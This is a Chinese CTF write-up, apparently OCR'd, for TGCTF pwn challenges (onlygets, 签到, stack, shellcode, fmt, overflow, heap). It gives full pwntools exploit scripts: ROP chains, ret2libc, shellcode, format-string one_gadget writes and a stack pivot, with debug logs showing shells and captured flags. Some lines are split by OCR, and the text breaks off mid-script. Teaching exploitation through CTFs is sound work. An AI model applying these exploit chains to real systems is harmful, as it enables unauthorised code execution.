syscall=base+0x0000000000029ff4
payload=p64(rdi)+p64(bin_sh)+p64(rsi)+p64(0)+p64(rdx)+p64(0)+p64(rax)+p64(0x3b
)+p64(syscall)
io.sendline(payload)
io.interactive()
将stdin重定向到write再重定向回stdin后栈迁移做rop
```

法三

以下狠毒的写法来自官方：

H3 加载了一个后面的so文件进去，可以利用csu泄漏出 gets 的真实地址，然后利用给出的 libc 计算出 gets 与后门so之间的offset得到so的地址，最后利用call去调用so

```
#!/usr/bin/env python
from pwn import *
context(log_level="debug", arch="amd64", os="linux")
io = process(["./pwn"], env={"LD_PRELOAD": "./TGCTF.so"})
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
elf = ELF("./pwn")
g = lambda x: next(elf.search(asm(x)))
system_offset = libc.symbols["fgets"]
gets_offset = libc.symbols["gets"]
offset = 0x1c1AE0 + 0x1139
if offset < 0:
    offset &= 0xFFFFFFFF
gets_plt = elf.plt["gets"]
gets_got = elf.got["gets"]
libc_csu_init = elf.symbols["__libc_csu_init"]
pop_rsp_r13_r14_r15_ret = g("pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret")
pop_rbp_ret = g("pop rbp ; ret")
pop_rdi_ret = g("pop rdi ; ret")
pop_r15_ret = g("pop r15 ; ret")
pop_rsi_r15_ret = g("pop rsi ; pop r15 ; ret")
pop_rbp_r14_r15_ret = g("pop rbp ; pop r14 ; pop r15 ; ret")
pop_rbx_rbp_r12_r13_r14_r15_ret = g(
    "pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret"
)
add_ebx_esi_ret = g("add ebx, esi ; ret")
leave_ret = g("leave ; ret")
call_at_r12 = g("call QWORD PTR [r12+rbx*8]")
# gdb.attach(p)
bss = 0x602000
buf1 = bss - 0x100
buf2 = bss - 0x200
```

```python
buf3 = bss - 0x300
buf4 = bss - 0x400
buf5 = bss - 0x500
buf6 = bss - 0x600
buf7 = bss - 0x700
buf8 = bss - 0x800
rop1 = [
    pop_rdi_ret,
    buf1,
    gets_plt,  # rop2
    pop_rdi_ret,
    buf2,
    gets_plt,  # rop4
    pop_rdi_ret,
    buf3,
    gets_plt,  # rop5
    pop_rdi_ret,
    buf4,
    gets_plt,  # rop7
    pop_rdi_ret,
    buf5,
    gets_plt,  # rop9
    pop_rdi_ret,
    buf6,
    gets_plt,  # rop10
    pop_rdi_ret,
    buf7 + 8,
    gets_plt,  # rop13
    pop_rbp_ret,
    buf1 - 8,
    leave_ret,
]
rop2 = [  # buf1
    pop_rdi_ret,
    gets_got + 24,
    gets_plt,  # rop3
    pop_rbp_ret,
    buf2 - 8,
    pop_rsp_r13_r14_r15_ret,
    gets_got,
]
rop3 = [leave_ret]  # gets_got + 24
rop4 = [libc_csu_init, pop_rbp_ret, buf3 - 8, leave_ret]  # buf2
rop5 = [  # buf3
    pop_rdi_ret,
    buf2 - 24,
    gets_plt,  # rop6_1
    pop_rdi_ret,
    buf2 + 32,
    gets_plt,  # rop6_2
    pop_rbp_ret,
    buf2 - 24 - 8,
    leave_ret,
]
rop6_1 = [pop_rbx_rbp_r12_r13_r14_r15_ret]  # buf2 - 24
```

```
rop6_2 = [  # buf2 + 32
    pop_rsi_r15_ret,
    offset,
    8,
    add_ebx_esi_ret,
    #    0xdeadbeef,
    libc_csu_init,
    pop_rbp_ret,
    buf4 - 8,
    leave_ret,
]
rop7 = [  # buf4
    pop_rdi_ret,
    gets_got + 28,
    gets_plt,  # rop8
    pop_rbp_ret,
    buf5 - 8,
    pop_rsp_r13_r14_r15_ret,
    gets_got + 4,
]
rop8 = [leave_ret]  # gets_got + 28
rop9 = [libc_csu_init, pop_rbp_ret, buf6 - 8, leave_ret]  # buf5
rop10 = [  # buf6
    pop_rdi_ret,
    buf5 - 24,
    gets_plt,  # rop11_1
    pop_rdi_ret,
    buf5 + 32,
    gets_plt,  # rop11_2
    pop_rbp_ret,
    buf5 - 24 - 8,
    leave_ret,
]
rop11_1 = [pop_rbx_rbp_r12_r13_r14_r15_ret]  # buf5 - 24
rop11_2 = [  # buf5 + 32
    pop_rdi_ret,
    buf2 + 68,
    gets_plt,  # rop12
    pop_rbp_ret,
    buf2 + 68 - 8,
    leave_ret,
]
rop12 = [libc_csu_init, pop_rbp_ret, buf7, leave_ret]  # buf2 + 164
rop13 = [
    pop_rdi_ret,
    buf8,
    gets_plt,  # shell command
    pop_rdi_ret,
    buf8,
    pop_rbx_rbp_r12_r13_r14_r15_ret,
    0,
    0,
    buf2 + 24,
    0,
    0,
```

```
    0,
    call_at_r12,
]
payload = (
    b"A" * 24
    + b"".join(map(p64, rop1))
    + b"\n"
    + b"".join(map(p64, rop2))
    + b"\n"
    + b"".join(map(p64, rop4))
    + b"\n"
    + b"".join(map(p64, rop5))
    + b"\n"
    + b"".join(map(p64, rop7))
    + b"\n"
    + b"".join(map(p64, rop9))
    + b"\n"
    + b"".join(map(p64, rop10))
    + b"\n"
    + b"".join(map(p64, rop13))
    + b"\n"
    + b"".join(map(p64, rop3))[:-1]
    + b"\n"
    + b"".join(map(p64, rop6_1))[:-1]
    + b"\n"
    + b"".join(map(p64, rop6_2))
    + b"\n"
    + b"".join(map(p64, rop8))
    + b"\n"
    + b"".join(map(p64, rop11_1))[:-1]
    + b"\n"
    + b"".join(map(p64, rop11_2))
)
io.sendline(payload)
gdb.attach(io)
payload = b"".join(map(p64, rop12)) + b"\n" + b"TGCTF"
io.sendline(payload)
io.interactive()
```

```
 0x4004e9 <deregister_tm_clones+41>    ret

 0x4005fb <main+148>                   leave
 0x4005fc <main+149>                   ret

 0x400663 <__libc_csu_init+99>         pop    rdi      RDI => 0x601800
 0x400664 <__libc_csu_init+100>        ret                                <__libc_csu_init+73>
   ↓
►0x400649 <__libc_csu_init+73>         call   qword ptr [r12 + rbx*8]     <0x7fd5f202e139>

 0x40064d <__libc_csu_init+77>         add    rbx, 1
 0x400651 <__libc_csu_init+81>         cmp    rbp, rbx
 0x400654 <__libc_csu_init+84>         jne    __libc_csu_init+64          <__libc_csu_init+64>

 0x400656 <__libc_csu_init+86>         add    rsp, 8
 0x40065a <__libc_csu_init+90>         pop    rbx
──────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────
0:0000│ rsp 0x601970 ◂—0
1:0008│     0x601978 —▸ 0x7fd5f1e6b494 (_IO_getline_info+292) ◂—mov rcx, qword ptr [rsp + 8]
2:0010│     0x601980 ◂—0
3:0018│     0x601988 —▸ 0x952c58a —▸ 0x400663 (__libc_csu_init+99) ◂—pop rdi
4:0020│     0x601990 —▸ 0x7fd5f1e6b494 (_IO_getline_info+292) ◂—mov rcx, qword ptr [rsp + 8]
5:0028│     0x601998 ◂—0
6:0030│     0x6019a0 —▸ 0x952c5bb ◂—0
7:0038│     0x6019a8 —▸ 0x601ae8 —▸ 0x6019f8 ◂—0xf202e139
──────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────
►0         0x400649 __libc_csu_init+73
 1         0x601ae8
```

```
pwndbg> vmmap 0x7fd5f202e139
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x7fd5f202d000     0x7fd5f202e000 r--p     1000      0 /home/gets/hznu/onlygets/TGCTF.so
►   0x7fd5f202e000     0x7fd5f202f000 r-xp     1000   1000 /home/gets/hznu/onlygets/TGCTF.so +0x139
    0x7fd5f202f000     0x7fd5f2030000 r--p     1000   2000 /home/gets/hznu/onlygets/TGCTF.so
pwndbg> si
0x00007fd5f202e139 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────────────────────────
 RAX  0x601800 ◂—0x4654434754 /* 'TGCTF' */
 RBX  0
 RCX  0x7fd5f2005aa0 (_IO_2_1_stdin_) ◂—0xfbad2088
 RDX  1
 RDI  0x601800 ◂—0x4654434754 /* 'TGCTF' */
 RSI  1
 R8   0
 R9   0
 R10  0x77
 R11  0x246
 R12  0x601e18 —▸ 0x7fd5f202e139 ◂—endbr64
 R13  0
 R14  0
 R15  0
 RBP  0
*RSP  0x601968 —▸ 0x40064d (__libc_csu_init+77) ◂—add rbx, 1
*RIP  0x7fd5f202e139 ◂—endbr64
──────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────────────────
►0x7fd5f202e139    endbr64
  0x7fd5f202e13d    push   rbp
  0x7fd5f202e13e    mov    rbp, rsp                        RBP => 0x601960 ◂—0
  0x7fd5f202e141    mov    rax, qword ptr [rip + 0x2e90]   RAX, [0x7fd5f2030fd8] => 0x601020 (stdin@@GLIBC_2.2.5) —▸ 0x7fd5f2005aa0 (_IO_2_1_stdin_) ◂—0xfbad2088
  0x7fd5f202e148    mov    rax, qword ptr [rax]            RAX, [stdin@@GLIBC_2.2.5] => 0x7fd5f2005aa0 (_IO_2_1_stdin_) ◂—0xfbad2088
  0x7fd5f202e14b    mov    ecx, 0                          ECX => 0
  0x7fd5f202e150    mov    edx, 2                          EDX => 2
  0x7fd5f202e155    mov    esi, 0                          ESI => 0
  0x7fd5f202e15a    mov    rdi, rax                        RDI => 0x7fd5f2005aa0 (_IO_2_1_stdin_) ◂—0xfbad2088
  0x7fd5f202e15d    call   0x7fd5f202e070            <0x7fd5f202e070>

  0x7fd5f202e162    mov    rax, qword ptr [rip + 0x2e67]   RAX, [0x7fd5f2030fd0] => 0x601010 (stdout@@GLIBC_2.2.5)
```

```
    00000027
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0xa5 bytes:
    b'TGCTF.c   d\t      exp.py   ld-linux-x86-64.so.2  pwn-onlygets.tar\n'
    b'TGCTF.so  docker      exp1.py  libc.so.6\t     pwn.c\n'
    b'build.sh  docker.zip  flag     pwn\t\t     rm.sh\n'
TGCTF.c   d           exp.py   ld-linux-x86-64.so.2  pwn-onlygets.tar
TGCTF.so  docker      exp1.py  libc.so.6             pwn.c
build.sh  docker.zip  flag     pwn                   rm.sh
$
```

法四

有不少magic gadget可以用，具体我没写（纯懒），但是可以成功，师傅们可以研究研究

H3

PWN-签到

ret2libc，一点都没变，算是最最基础的题目了

```python
from pwn import *

context(log_level="debug", arch="amd64", os="linux")
io = process("./pwn")
io=remote("node1.tgctf.woooo.tech",30139)
elf = ELF("./pwn")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
puts_plt = elf.plt["puts"]
puts_got = elf.got["puts"]
main_addr = elf.symbols["main"]

io.recv()
payload = b"a" * (0x70 + 8)
payload += p64(next(elf.search(asm("pop rdi; ret;"), executable=True)))
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(main_addr)
io.sendline(payload)

libc.address = u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00")) -
libc.sym["puts"]
info("libc base: " + hex(libc.address))

io.recv()
payload = b"a" * (0x70 + 8)
payload += p64(next(elf.search(asm("pop rdi; ret;"), executable=True)))
payload += p64(next(libc.search(b"/bin/sh")))
payload += p64(next(elf.search(asm("ret;"), executable=True)))
payload += p64(libc.sym["system"])
io.sendline(payload)
io.sendline(b'cat flag')
io.interactive()
```

```
    00000099
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[*] Switching to interactive mode
[DEBUG] Received 0x2c bytes:
    b'TGCTF{ee7aba3c-4ba5-4774-5ff6-da67b78f32f9}\n'
TGCTF{ee7aba3c-4ba5-4774-5ff6-da67b78f32f9}
```

PWN-stack

这题基本是内联汇编写的，源码后面会公布

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  std::operator<<<std::char_traits<char>>(&std::cout, "welcome! could you tell me your name?\n");
  read(0, &buf_, 0xA8uLL);
  std::operator<<<std::char_traits<char>>(&std::cout, "what dou you want to say?\n");
  sub_4011FA();
  return 0LL;
}
```

可以看到往buf_里面读入0xA8个字节，buf位于bss，仔细看看就可以发现会有溢出

```
.data:000000000040409E                 db    0
.data:000000000040409F                 db    0
.data:00000000004040A0 qword_4040A0    dq 1                    ; DATA XREF: sub_4011B6+1A↑r
.data:00000000004040A8 ; unsigned int fd
.data:00000000004040A8 fd              dq 1                    ; DATA XREF: sub_4011B6+21↑r
.data:00000000004040B0                 db    0
.data:00000000004040B1                 db    0
.data:00000000004040B2                 db    0
.data:00000000004040B3                 db    0
.data:00000000004040B4                 db    0
.data:00000000004040B5                 db    0
.data:00000000004040B6                 db    0
.data:00000000004040B7                 db    0
.data:00000000004040B8 ; size_t count
.data:00000000004040B8 count           dq 0Bh                  ; DATA XREF: sub_4011B6+2B↑r
.data:00000000004040C0 ; char buf[72]
.data:00000000004040C0 buf             db 48h dup(0)           ; DATA XREF: sub_4011B6+8↑o
.data:00000000004040C0                                         ; sub_4011B6+13↑o
.data:0000000000404108 aBinSh          db '/bin/sh',0
.data:0000000000404110                 db    0
.data:0000000000404110 _data           ends
.data:0000000000404110
LOAD:0000000000404111 ; ===========================================================================
LOAD:0000000000404111
```

溢出到这些位置

然后进入里面看反汇编是就一个简单的溢出，这里需要看汇编

```
.text:00000000004011FA ; void *sub_4011FA()
.text:00000000004011FA sub_4011FA      proc near               ; CODE XREF: main+8F↓p
.text:00000000004011FA
.text:00000000004011FA buf             = byte ptr -40h
.text:00000000004011FA arg_18          = qword ptr  28h
.text:00000000004011FA
.text:00000000004011FA ; __unwind {
.text:00000000004011FA                 endbr64
.text:00000000004011FE                 push    rbp
.text:00000000004011FF                 mov     rbp, rsp
.text:0000000000401202                 sub     rsp, 40h
.text:0000000000401206                 mov     rax, [rbp+8]
.text:000000000040120A                 mov     [rbp+arg_18], rax
.text:000000000040120E                 xor     rdi, rdi        ; fd
.text:0000000000401211                 lea     rsi, [rbp+buf]  ; buf
.text:0000000000401215                 mov     rdx, 50h ; 'P'  ; count
.text:000000000040121C                 xor     rax, rax
.text:000000000040121F                 syscall                 ; LINUX - sys_read
.text:0000000000401221                 mov     rax, [rbp+arg_18]
.text:0000000000401225                 cmp     rax, [rbp+8]
.text:0000000000401229                 jnz     short sub_4011B6
.text:000000000040122B                 leave
.text:000000000040122C                 retn
.text:000000000040122C sub_4011FA      endp
```

简单来说就是会把返回地址存在rbp底下0x28的位置，最后程序结束的时候会对比保存的返回地址和现在的，如果不同，就会跳转到sub_4011b6的位置

```
.text:00000000004011B6 ; __unwind {
.text:00000000004011B6                 endbr64
.text:00000000004011BA                 push    rbp
.text:00000000004011BB                 mov     rbp, rsp
.text:00000000004011BE                 lea     rax, buf
.text:00000000004011C5                 mov     [rbp+var_8], rax
.text:00000000004011C9                 lea     rcx, buf
.text:00000000004011D0                 mov     rax, cs:qword_4040A0
.text:00000000004011D7                 mov     rdi, cs:fd      ; fd
.text:00000000004011DE                 mov     rsi, rcx        ; buf
.text:00000000004011E1                 mov     rdx, cs:count   ; count
.text:00000000004011E8                 syscall                 ; LINUX - sys_write
.text:00000000004011EA                 mov     rax, 3Ch ; '<'
.text:00000000004011F1                 mov     rdi, 1          ; error_code
.text:00000000004011F8                 syscall                 ; LINUX - sys_exit
.text:00000000004011F8 ; } // starts at 4011B6
.text:00000000004011F8 sub_4011B6      endp ; sp-analysis failed
```

问题就在这个函数，它所有的参数，包括系统调用号都是从bss上面取的，所以我们只需要特意溢出，触发这里，然后提前把bss上面的数据覆盖就可以get shell了

```python
from pwn import *

context(log_level="debug", arch="amd64", os="linux")
io = process("./pwn")
io = remote("node1.tgctf.woooo.tech",31034)
elf = ELF("./pwn")
io.recvuntil(b"welcome! could you tell me your name?\n")
# gdb.attach(io)
payload = b"a" * 0x40 + b"\x3b"
payload = payload.ljust(0x48, b"\x00")
payload += p64(0x404108)
payload = payload.ljust(0x6C, b"\x00")
io.send(payload)
```

```
io.recvuntil(b"what dou you want to say?")
# pause()
io.send(b"a" * 0x50)
io.interactive()
```

```
    0000006c
[DEBUG] Received 0x1a bytes:
    b'what dou you want to say?\n'
[DEBUG] Sent 0x50 bytes:
    b'a' * 0x50
[*] Switching to interactive mode

$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2c bytes:
    b'TGCTF{e1ad9f47-16d0-3939-5dcb-bfb73492c08a}\n'
TGCTF{e1ad9f47-16d0-3939-5dcb-bfb73492c08a}
$
```

PWN-shellcode

写法不唯一，预期解是不用二次读入的

```
RAX  0
RBX  0
RCX  0
RDX  0
RDI  0x7f5b7dfa5000 ←—add rdi, 0xa
RSI  0
R8   0
R9   0
R10  0
R11  0
R12  0
R13  0
R14  0
R15  0
RBP  0
RSP  0
```

注意到只有rdi有数据，并且数据就是指向shellcode读入的段，所以可以直接往里面读入/bin/sh，然后add rax，0x3b,最后直接syscall就行

```
from pwn import *
```

```python
context(log_level="debug", arch="amd64", os="linux")
io = process("./pwn")
#io = remote("node2.tgctf.woooo.tech",30518)
io.recv()
gdb.attach(io)
shellcode = asm(
    """add rdi,10
               add rax,59
               syscall
"""
)
shellcode += b"/bin/sh\x00"
io.send(shellcode)
print(len(shellcode))
io.interactive()
```

```
    b'libexec\n'
    b'libx32\n'
    b'vuln\n'
bin
dev
flag
lib
lib32
lib64
libexec
libx32
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2c bytes:
    b'TGCTF{34c9bc07-a831-a781-2e95-7cc594221a97}\n'
TGCTF{34c9bc07-a831-a781-2e95-7cc594221a97}
$
```

PWN-fmt

这种只能读入一次的题目其实都有一个基本思路，就是构造多次读入，思路不止一种，这里给的思路就是修改printf的返回地址

```
  0x7fdea02897af <printf+191>    add    rsp, 0xd8                          RSP => 0x7ffd6ebf5148 (0x7ffd6ebf5070 + 0xd8)
► 0x7fdea02897b6 <printf+198>    ret                               <main+192>
    ↓
  0x401276       <main+192>      mov    dword ptr [rip + 0x2d90], 0        [magic] => 0
  0x401280       <main+202>      mov    eax, 0                             EAX => 0
  0x401285       <main+207>      mov    rcx, qword ptr [rbp - 8]           RCX, [0x7ffd6ebf51a8] => 0x922d5d0ed6a32c00
  0x401289       <main+211>      xor    rcx, qword ptr fs:[0x28]           RCX => 0 (0x922d5d0ed6a32c00 ^ 0x922d5d0ed6a32c00)
  0x401292       <main+220>    ✓ je     main+227                  <main+227>
──────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────
00:0000 rsp 0x7ffd6ebf5148 → 0x401276 (main+192) ← mov dword ptr [rip + 0x2d90], 0
01:0008 r10 0x7ffd6ebf5150 ← 0xa61616161 /* 'aaaa\n' */
02:0010 -058 0x7ffd6ebf5158 → 0x7fdea048c83c (_dl_sysdep_start+1020) ← mov rax, qword ptr [rsp + 0x58]
03:0018 -050 0x7ffd6ebf5160 ← 0x6f0
04:0020 -048 0x7ffd6ebf5168 → 0x7ffd6ebf55c9 ← 0x922d5d0ed6a32ccd
05:0028 -040 0x7ffd6ebf5170 → 0x7ffd6ebfb000 ← jg 0x7ffd6ebfb047
06:0030 -038 0x7ffd6ebf5178 ← 0x10101000000
07:0038 -030 0x7ffd6ebf5180 ← 2
──────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────
► 0   0x7fdea02897b6 printf+198
  1         0x401276 main+192
  2   0x7fdea0252d90 __libc_start_call_main+128
  3   0x7fdea0252e40 __libc_start_main+128
  4         0x4010fe _start+46
```

本质上也就是修改当然rsp的位置，也就是0x7ffd6ebf5148指向的这个位置，而上面给了gift，也就是栈地址，所以第一次改这个值就行，然后再顺便泄露libc

```
► 0x7f8f3d57bd4f <printf+191>    add    rsp, 0xd8                          RSP => 0x7ffda66
  0x7f8f3d57bd56 <printf+198>    ret                               <0x40123d>
    ↓
  0x40123d                       lea    rax, [rbp - 0x60]                  RAX => 0x7ffda66
  0x401241                       mov    edx, 0x30                          EDX => 0x30
  0x401246                       mov    rsi, rax                           RSI => 0x7ffda66
  0x401249                       mov    edi, 0                             EDI => 0
──────────────────────────────────────────────────────────────────────[ STACK
00:0000 rsp 0x7ffda668f240 ←—0x3000000010
01:0008 -138 0x7ffda668f248 —→ 0x7ffda668f320 ←—'%4669c%11$hn%19$p'
02:0010 -130 0x7ffda668f250 —→ 0x7ffda668f260 ←—0x34000000340
03:0018 -128 0x7ffda668f258 ←—0x126f25b1fc264400
04:0020 -120 0x7ffda668f260 ←—0x34000000340
05:0028 -118 0x7ffda668f268 —→ 0x7ffda668f320 ←—'%4669c%11$hn%19$p'
06:0030 -110 0x7ffda668f270 ←—0x30 /* '0' */
07:0038 -108 0x7ffda668f278 —→ 0x7f8f3d6281f2 (read+18) ←—cmp rax, -0x1000 /* 'H=' */
──────────────────────────────────────────────────────────────────────[ BACKTRAC
► 0   0x7f8f3d57bd4f printf+191
  1         0x40123d
  2 0x3125633936363425
  3 0x243931256e682431
  4             0x70
  5              0x0
```

效果就是这样的，然后直接打ogg就行（当然也有仙人直接爆破的，1/4096）

```python
from pwn import *

context(log_level="debug", arch="amd64", os="linux")

io = process(
    ["/home/gets/hznu/fmt/ld.so.2", "./pwn"],
    env={"LD_PRELOAD": "/home/gets/hznu/fmt/libc.so.6"},
)

#io = remote("node1.tgctf.woooo.tech",30541)
elf = ELF("./pwn")
libc = ELF("libc.so.6")
io.recvuntil(b"0x")
```

```python
stack = int(io.recv(12), 16)
info("stack: " + hex(stack))
gdb.attach(io)
payload = b"%4669c%11$hn" + b"%19$p"
payload = payload.ljust(0x28, b"\x00")
payload += p64(stack - 8)
io.send(payload)
io.recvuntil(b"0x")
libc.address = int(io.recv(12), 16) - 0x24083
info("libc base: " + hex(libc.address))

one = [0xE3AFE, 0xE3B01, 0xE3B04]
one_gadget = libc.address + one[1]
payload = b"%" + str(one_gadget & 0xFFFF).encode()
payload += (
    b"c%10$hn%" + str(((one_gadget >> 16) & 0xFFFF) - (one_gadget &
0xFFFF)).encode()
)
payload += b"c%11$hn"
payload = payload.ljust(0x20, b"\x00")
payload += p64(stack + 0x68)
payload += p64(stack + 0x68 + 2)
#gdb.attach(io)
io.send(payload)
io.sendline(b'cat f*')
io.interactive()
```

```
DEBUG] Received 0xeb bytes:
    b'
        0'

  0$ 
DEBUG] Received 0x2c bytes:
    b'TGCTF{6e59f1ac-f49b-73e0-ea92-4ddf8e9cd3e0}\n'
TGCTF{6e59f1ac-f49b-73e0-ea92-4ddf8e9cd3e0}
$
```

PWN-overflow

和我预期的完全不一样，我甚至觉得这个是除了签到以外最简单的。。。

```
IDA View-A        Pseudocode-A        Hex View-1
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char buf[200]; // [esp+0h] [ebp-D0h] BYREF
4   int *p_argc; // [esp+C8h] [ebp-8h]
5
6   p_argc = &argc;
7   setvbuf(stdin, 0, 2, 0);
8   setvbuf(stdout, 0, 2, 0);
9   setvbuf(stderr[0], 0, 2, 0);
0   puts("could you tell me your name?");
1   read(0, name, 256);
2   puts("i heard you love gets,right?");
3   gets(buf);
4   return 0;
5 }
```

可以注意第一行，先在bss输入数据，然后gets函数，所以乍一看可能以为是普通的ret2syscall，但是真的去写的时候发现不是这样的，在程序结尾的时候

```
.text:080498C6                  lea     esp, [ecx-4]
.text:080498C9                  retn
```

会把esp改成exc-4里面的数据

```
.text:08049807                  lea     ecx, [esp+4]
.text:0804980B                  and     esp, 0FFFFFFF0h
.text:0804980E                  push    dword ptr [ecx-4]
.text:08049811                  push    ebp
.text:08049812                  mov     ebp, esp
.text:08049814                  push    ebx
```

而最开始的时候ecx的值就是从esp里面取出来再放到栈上的，那也就意味着要么你知道栈地址，要么溢出就是死，题目没有开pie，而ecx一开始就是我们的输入决定的，所以很容易想到栈迁移，第一次直接往bss写rop，再迁移过去就行

```python
#!/usr/bin/env python
from pwn import *

context(log_level="debug", arch="i386", os="linux")
io = process("./pwn")
io = remote("node1.tgctf.woooo.tech",32610)
elf = ELF("./pwn")
buf = 0x80EF300
rop = (
    # read(0, buf, 100)
    p32(next(elf.search(asm("pop eax; ret"))))
    + p32(3)  # sys_read
    + p32(next(elf.search(asm("pop ebx; ret"))))
    + p32(0)  # fd
    + p32(next(elf.search(asm("pop ecx; ret"))))
    + p32(buf)  # buffer
```

```
    + p32(next(elf.search(asm("pop edx; ret"))))
    + p32(8)  # length
    + p32(next(elf.search(asm("int 0x80; ret"))))  # syscall
    +
    # execve(buf, 0, 0)
    p32(next(elf.search(asm("pop eax; ret"))))
    + p32(0xB)  # sys_execve
    + p32(next(elf.search(asm("pop ebx; ret"))))
    + p32(buf)  # filename
    + p32(next(elf.search(asm("pop ecx; ret"))))
    + p32(0)  # argv
    + p32(next(elf.search(asm("pop edx; ret"))))
    + p32(0)  # envp
    + p32(next(elf.search(asm("int 0x80; ret"))))  # syscall
)

io.recv()
io.sendline(rop)
payload = p32(0x80EF324) * (204 // 4)
io.recv()
#gdb.attach(io)
io.sendline(payload)
io.sendline(b"/bin/sh\x00")

io.interactive()
```


```
    b'libx32\n'
    b'vuln\n'
bin
dev
flag
lib
lib32
lib64
libexec
libx32
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2c bytes:
    b'TGCTF{eebd8203-1f15-05c1-296b-0c21ba15b840}\n'
TGCTF{eebd8203-1f15-05c1-296b-0c21ba15b840}
$
```

PWN-heap

非常简单的堆了，2.23，可以多次往bss里面输入数据，而且可以打印bss里面的值，在低版本的情况下，带有uaf，很容易能想到double free，我们可以直接在bss里面伪造一个堆块，再申请到那里，再把堆块大小改大，free之后进入unsortedbin，就可以拿到libc了，再double free一次打malloc hook

```
from pwn import *

context(log_level="debug", arch="amd64", os="linux")
io = process(
    ["/home/gets/hznu/heap/ld.so.2", "./pwn"],
    env={"LD_PRELOAD": "/home/gets/hznu/heap/libc.so.6"},
)

io = remote("node1.tgctf.woooo.tech",30908)
elf = ELF("./pwn")
libc = ELF("libc.so.6")


def dbg():
    gdb.attach(io)


io.recv()
payload = p64(0) + p64(0x7F)
payload = payload.ljust(0x70, b"\x00")
